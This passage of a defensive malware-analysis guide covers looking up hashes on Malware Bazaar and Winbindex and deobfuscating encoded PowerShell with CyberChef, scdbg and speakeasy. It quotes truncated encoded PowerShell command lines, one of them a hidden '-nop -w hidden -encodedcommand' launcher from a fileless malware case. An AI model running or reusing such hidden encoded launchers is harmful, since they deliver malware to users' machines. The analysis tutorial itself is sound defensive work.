
The details tab can often be enlightening too




Malware Bazaar

Malware Bazaar is a great alternative. It has more stuff than VT, but is a bit more difficult to use


You'll need to prefix what you are searching with on Malware Bazaar. So, in our instance we have a `sha256` hash and need to explicitly search that.



Notice how much Malware Bazaar offers. You can go and get malware samples from here and download it yourself.



Sometimes, Malware Bazaar offers insight into the malware is delivered too




Winbindex

Winbindex is awesome. The info behind the site can be read here. But in essence, it's a repo of official Windows binaries and their hashes.

We've already discussed it about Drivers and DLLs, so I won't go into too much detail. This won't give you an insight into malware, but it will return what the details of an official binary should be.

This is powerfull, as it allows us to know what known-goods should look like and have.



If we click on *Extras* we get insightful information about the legitimate filepath of a file, its timestamp, and more!

Extra info


```
'fileInfo": {
    "description": "LSI 3ware SCSI Storport Driver",
    "machineType": 34404,
    "md5": "2c49a2441ebb24c6acfb524c1459115f",
    "sha1": "393a73d19f54042b75329cb8498bbc09549abf46",
    "sha256": "0abacb6f21c41c0297994e61f1bfabb3905af6b569d0446fe8e174eb9225b8ef",
    "signatureType": "Overlay",
    "signingDate": [
        "2015-07-10T05:09:23.050000"
    ],
    "signingStatus": "Signed",
    "size": 107360,
    "timestamp": 1431988083,
    "version": "5.01.00.051",
    "virtualSize": 122880
},
'windowsVersions": {
    "1507": {
        "BASE": {
            "sourcePaths": [
                "Windows\\System32\\DriverStore\\FileRepository\\3ware.inf_amd64_408ceed6ec8ab6cd\\3ware.sys"
                "Windows\\System32\\drivers\\3ware.sys"
            ],
            "windowsVersionInfo": {
                "isoSha256": "dee793b38ce4cd37f32847605776b0f91d8a30703dfc5844731b00f1171a36ff",
                "releaseDate": "2015-07-29"
            }
        }
    }
```


Download | Copy to clipboard | Close

Decoding Powershell

▶ section contents

I have some lazy PowerShell malware tips:

Hex

if you see [char][byte]('0x'+ - it's probably doing hex stuff

And so use in CyberChef 'From Hex'

decoded but still giberish

if when you decode it's still giberish but you see it involves bytes, save the gibberish output as *.dat

And then leverage `scdbg` for 32 bit and speakeasy for 64 bit

- scdgb /find malice.dat /findsc # looks for shelcode and if that fails go down to....
- speakeasy -t malice.dat -r -a x64

reflection assembly

load PwSh dot net code, and execute it

instead of letting it reflect: [System.IO.File]::WriteAllBytes(".\evil.exe", $malware)

xor xcrypt

you can xor brute force in cyberchef, change the sample lentgh to 200.

- You're probably looking for 'MZ....this program'
- and then from here you get the key you can give to XOR in cyberchef.

A lof of PowerShell malware that uses XOR will include the decimal somewhere in the script. Use cyberchef's `XOR` and feed in that decimal.

unzippping

Sometimes it's not gzip but raw inflate!

When something detects from base64 as Gzip, undo the Gzip filter and use the raw inflate instead.

tidying up

To tidy up you can change stupid CAmeLcaSE to lower case

And then in find and replace, replace semi-colon with ;\n\n to create space

Straight Forward Ocassions

Let's say you see encoded pwsh, and you want to quickly tell if it's sus or not. We're going to leverage our good friend CyberChef

Example String


We're going to utilise this example string

```
powershell -ExecutionPolicy Unrestricted -encodedCommand IABnAGUAdAAtAGkAdABlAG0A
```

Setup CyberChef

Through experience, we can eventually keep two things in mind about decoding powershell: the first is that it's from base64 ; the second is that the text is a very specific UTF (16 little endian). If we keep these two things in mind, we're off to a good start.


We can then input those options in Cyberchef . The order we stack these are important!



https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)Decode_text('UTF-16LE%20(1200)')


Decoding

In theory, now we have set up cyberchef it should be as easy as just copying the encoded line in right?



Well. Nearly. For reasons (?) we get chinese looking characters. This is because we have included plaintext human-readable in this, so the various CyberChef options get confused.

So get rid of the human readable!



And now if we send it through, we get the decoded command!

Obfuscation

I had an instance where 'fileless malware' appeared on a user's endpoint. Whilst I won't take us all the way through that investigation, I'll focus on how we can unobfuscate the malware.

We have two guides of help:

- Reversing Malware
- Using cyberchef

Example string

Don't ....don't run this.


```
#powershell, -nop, -w, hidden, -encodedcommand, JABzAD0ATgBlAHcALQBPAGIAagBlAGMAd
```

Building on what we know

We already discussed how to set cyberchef.

But keep in mind, to make this work we need to remove human-readable text....if we do this, we may lose track of what powershell the malware is actually deploying. So it's a good idea to make

extensive notes.




We get some interestng stuff here. First, we can see it goes to base64 AGAIN; second, we can see that gzip is being brought into the game

Magic

But let's pretend we didn't see the Gzip part of the script. Is there a way we can 'guess' what methods obfscuation takes?


Absolutely, the option is called Magic in CyberChef. It's a kind of brute forcer for detecting encoding, and then offering a snippet of what the text would look like decoded.



